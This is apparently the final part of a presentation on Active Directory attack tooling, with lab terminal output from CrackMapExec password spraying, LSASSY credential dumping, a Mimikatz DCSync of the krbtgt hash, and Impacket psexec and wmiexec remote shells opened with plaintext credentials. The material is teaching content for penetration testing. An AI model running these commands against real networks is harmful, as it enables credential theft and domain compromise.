SMB         192.168.133.138 445    ADCS             [+] poudlard.wizard\rubeus:October2021 (Pwn3d!)
LSASSY      192.168.133.138 445    ADCS             POUDLARD\test1 999e1c2a032ada29d812361249fb3c58
LSASSY      192.168.133.138 445    ADCS             POUDLARD\tom 00000000000000000000000000000000
LSASSY      192.168.133.138 445    ADCS             Node TEST1@POUDLARD.WIZARD successfully set as owned in BloodHound
LSASSY      192.168.133.138 445    ADCS             Node TOM@POUDLARD.WIZARD successfully set as owned in BloodHound

┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ poetry run crackmapexec smb 192.168.133.148 -u /tmp/users -p October2021 --continue-on-success
SMB         192.168.133.148 445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:poudlard.wizard)
SMB         192.168.133.148 445    DC01             [+] poudlard.wizard\ron:October2021
SMB         192.168.133.148 445    DC01             [-] poudlard.wizard\demo:October2021 STATUS_LOGON_FAILURE
SMB         192.168.133.148 445    DC01             [+] poudlard.wizard\rubeus:October2021 (Pwn3d!)
SMB         192.168.133.148 445    DC01             [+] poudlard.wizard\malfoy:October2021

┌──(mpgn㉿kali)-[~/CrackMapExec]
└─$ cat ~/.cme/cme.conf
[CME]
workspace = default
last_used_db = smb
pwn3d_label = Pwn3d!

[BloodHound]
bh_enabled = True
bh_uri = 127.0.0.1
bh_port = 7687
bh_user = neo4j
bh_pass = toor
```

Mimikatz




```
mimikatz # lsadump::dcsync /domain:purple.lab /user:krbtgt
[DC] 'purple.lab' will be the domain
[DC] 'dc.purple.lab' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 01/05/2021 21:34:06
Object Security ID   : S-1-5-21-552244943-2733646151-2332415024-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: cdad1eb1ba4d60e76db46e947822d4ac
    ntlm- 0: cdad1eb1ba4d60e76db46e947822d4ac
    lm  - 0: bf5138105f8aca689f0f7205142abda1
```


Impacket

https://github.com/fortra/impacket/

Impacket is a collection of Python classes for working with network protocols



```
┌──(kyle㉿flagship)-[/usr/local/bin]
└─$ psexec.py KANTO/Administrator:"Password1\!"@10.0.1.51
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.0.1.51.....
[*] Found writable share ADMIN$
[*] Uploading file iNBrfDEV.exe
[*] Opening SVCManager on 10.0.1.51.....
[*] Creating service PMfO on 10.0.1.51.....
[*] Starting service PMfO.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



```
┌──(kyle㉿flagship)-[~]
└─$ wmiexec.py KANTO/Administrator:"Password1\!"@10.0.1.52
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
kanto\administrator

C:\>
```

Screenshots: https://kylemistele.medium.com/impacket-deep-dives-vol-1-command-execution-abb0144a351d

Thank you!

Questions? Need help?

Contact me on LinkedIn or by email!

https://www.linkedin.com/in/camille-victor-prunier/

camille.prunier@xlent.no